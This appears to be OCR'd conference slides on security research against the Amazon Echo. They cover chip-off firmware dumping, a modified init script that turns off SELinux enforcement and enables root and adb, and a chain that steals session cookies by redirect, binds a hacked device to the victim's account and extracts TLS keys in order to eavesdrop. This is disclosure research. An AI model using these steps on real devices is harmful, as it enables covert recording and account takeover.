
Reballing Tool


Desoldering Demo



Flash Dump







BGA211 EMCP Adapter + EMCP USB Reader

Flash Dump

```
Disk /dev/sdb: 3.7 GiB, 3917479936 bytes, 7651328 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: gpt
Disk identifier: 6901D9CD-5C74-4DC0-80F0-7B5E6820FA0F

Device       Start     End Sectors   Size Type
/dev/sdb1     2048    4095    2048     1M Linux filesystem
/dev/sdb2     4096    6143    2048     1M Linux filesystem
/dev/sdb3    32768   34815    2048     1M Linux filesystem
/dev/sdb4    49152   59391   10240     5M Linux filesystem
/dev/sdb5    65536   67583    2048     1M Linux filesystem
/dev/sdb6    81920   92159   10240     5M Linux filesystem
/dev/sdb7    98304  118783   20480    10M Linux filesystem
/dev/sdb8   118784  119808    1025 512.5K Linux filesystem
/dev/sdb9   131072  163839   32768    16M Linux filesystem
/dev/sdb10  163840  196607   32768    16M Linux filesystem
/dev/sdb11  196608  229375   32768    16M Linux filesystem
/dev/sdb12  229376  262143   32768    16M Linux filesystem
/dev/sdb13  294912 1867775 1572864   768M Linux filesystem
/dev/sdb14 1867776 3440639 1572864   768M Linux filesystem
/dev/sdb15 3440640 5046271 1605632   784M Linux filesystem
/dev/sdb16 5046272 7651294 2605023   1.2G Linux filesystem
```

Preloader

Bootloader

.....

Boot image

/system

/data

/sdcard

Root Amazon Echo by Modify Firmware

Modify /system/etc/init.fosflags.sh

```
#! /system/bin/sh
if [ -e "/data/my-tmp/se_off" ]; then
    echo "se_off exists"
    /system/bin/sepolicy-inject -s debuggerd -t kernel \
    -c security -p setenforce -P /system/etc/sepolicy.echo -l
    #Using sepolicy-inject to add a new rule and set SELinux to permissive mode
    /system/bin/debuggerd_selinux
    /system/bin/su –daemon &
    #enable root
    mount -o remount,rw rootfs /
    mount -o remount,rw /system
    #remount
    busybox sed -i 's/ro.secure=1/ro.secure=0/g'  /default.prop
    busybox sed -i 's/ro.debuggable=0/ro.debuggable=1/g'  /default.prop
    setprop sys.usb.config mtp,adb
    #enable adb
else
    echo "Oooops ~ se_off not exists"
fi
```

Soldering Demo



Root Amazon Echo by Modify Firmware



```
root@kali:~# adb devices
List of devices attached
G090LF1180950M8C        device

root@kali:~# adb shell su
root@biscuit:/data/data # id
id
uid=0(root) gid=0(root) context=u:r:su:s0
root@biscuit:/data/data # cat /system/build.prop
cat /system/build.prop

# begin build properties
# autogenerated by buildinfo.sh
ro.build.id=LVY48F
ro.build.display.id=LVY48F
ro.build.version.incremental=272.6.0.8_user_608490720
ro.build.version.number=608490720
ro.build.mktg.fireos=Fire OS vNext
ro.build.version.name=Fire OS 5.5.2.2 (608490720)
ro.build.version.fireos=5.5.2.2
ro.build.version.fireos.sdk=4
ro.build.version.fireos=5.5.2.2
ro.build.version.fireos.sdk=4
ro.build.version.sdk=22
ro.build.version.codename=REL
ro.build.version.all_codenames=REL
ro.build.version.release=5.1.1
ro.build.version.security_patch=2017-12-01
```

Exploiting Amazon Echo: On Basis of Software

3 Steps to Eavesdropping the Target

attacker's device ↓

1

```
Process end.
exploit finish...
```


victim is connected ↓

2


```
[2018-07-09 19:01:03] : address = ('10.0.0.
225', 58852), count = 1

record write to record_2018-07-09 19:01:03_
```

and the victim is being eavesdropped ↓

3



3 Big Problems Need to Be Solved



An Attacker is Always Happy to See There's a Web Server Available

Whole Home Audio Daemon (whad)

- ✓ root
- ✓ Able to record voice
- ✓ Network access
- ✓ Web server

Protocol	Port	Purpose
TCP	55442	HTTP Server (audio cache)
TCP	**55443**	**HTTPS Server w/authentication (device control)**
UDP	55444	Time Sync.
UDP	55445	Device Sync.

Client-authenticated TLS Handshake

- We need **Server Certificate**, **Client Certificate** and **Private Key**.
- Get them from libcurl's negotiate function.
- **Solution:** Extract information from **physically hacked device**.







Bind the Hacked Device into Victim's Account First

Web Service Auditing

- XSSes we've found are hard to use, but it is fatal.
- Session based, some actions need re-login.
- Lack of modern protections.





Use Several Redirects to Mimic an XSS

- Alexa OpenID login redirect to any domain fits **https://*.amazon.com** .

- **assoc-redirect.amazon.com** will redirect to an Amazon site
  → amazon.cn, amazon.co.uk …

- Validate rule: http(s)://*.amazon.com***.***/ (We guess).


- We need a downgrade: **http://subdomain.amazon.com** .

Restrictions

- Find an Amazon domain resolves to LAN address.
- Attacker can be joined into the LAN with that IP address.

Find most of sub-domains in Google Transparency Report

003-3666-49b4-afe9-3ae31f0d1930.amazon.com	Symantec Class 3 Secure Server CA - G4	1	2017年9月22日
3pers-email.amazon.com	Symantec Class 3 Secure Server CA - G4	1	2016年10月7日
114-2afc-4fa6-be0f-48e64d1266cb.amazon.com	Symantec Class 3 Secure Server CA - G4	1	2017年9月22日
67a-7b56-4fc2-aa18-8e80c8d7ef60.amazon.com	Symantec Class 3 Secure Server CA - G4	1	2017年9月29日
04f-5985-4ef6-ace9-	Symantec Class 3 Secure		2017年9月



Steal Cookies with the Redirect

- **aapsservice.amazon.com,** A Record(DNS A) resolves to a local address 10.189.XX.XX.


```
leonwxqian@leon-pc: ~
leonwxqian@leon-pc:~$ ping aapservice-ext.amazon.com
PING aapservice-ext.amazon.com (10.189.[redacted]) 56(84) bytes of data.
^C
--- aapservice-ext.amazon.com ping statistics ---
9 packets transmitted, 0 received, 100% packet loss, time 7999ms
```

- Attacker joins the LAN with IP **statically** set to 10.189.XX.XX, and web server enabled.

  → **aapsservice** resolves to attacker in that LAN.




2 Big Problems Need to Be Solved



- When user login, we can get the cookies.
- Bind our device.
- We can communicate with other devices of victim.

Extract Certificates and Private Keys From libcurl's Negotiate Function

The Cloud Synchronize of Device Info



Device info obtained from Amazon when whad starts.

Patching Whad

- Whad HTTPS “ping” other devices periodically.
- Patch whad (of physically rooted device).
- Dump the certs and private keys we need!
- Benefit: No need to crack the complex algorithm.
- Simple and violent, **but it works**.

Get the Keys to Pwn


- Disable ASLR, SELinux of physically hacked device

- Dump **Server Certificate**, **Client Certificate** from the variant which outputs adb log.

```
I/whad    (26616): I Device:sslCtxSetup:trusting certificate with serial=0xbb0edc1,body=-----BEGIN
CERTIFICATE-----MIIDNjCCAh6gAwIBAgIEC7DtwTANBgkqhkiG9w0BAQsFADA7MRAwDgYDVQQKDAdXSEFMRVhBMRIwEAYDVQQ
LDAkweGJiMGVkYzExEzARBgNVBAMMCjEwLjAuMC4yMjUwHhcNMTgwNjA3MDgyMTQzWhcNMTgwOTA2MDgyMTQzWjA7MRAwDgYDVQ
QKDAdXSEFMRVhBMRIwEAYDVQQLDAkweGJiMGVkYzExEzARBgNVBAMMCjEwLjAuMC4yMjUwggEiMA0GCSqGSIb3DQEBAQUAA4IBD
wAwggEKAoIBAQDbsJje/se4glwQv0w5F9F72azKnlAkhgg88JnjUhhV/RfN/j/W9A5XCnbwaPyED6hLLtd4Qjl2jVxKg74ZwpfY
QVIdV4t6KB0efv0ZZzjPPkSkcBFXzbOeMDxc6ST4q9dP7m/wqco8/uaqDOQmolZSm013UbvcUkBglsZ+AXfEEsjARgfpj1HIcfu
```

- Dump **Private Key** from negotiate function too, with a call to `PEM_write_PrivateKey()` .

1 Big Problem Needs to Be Solved

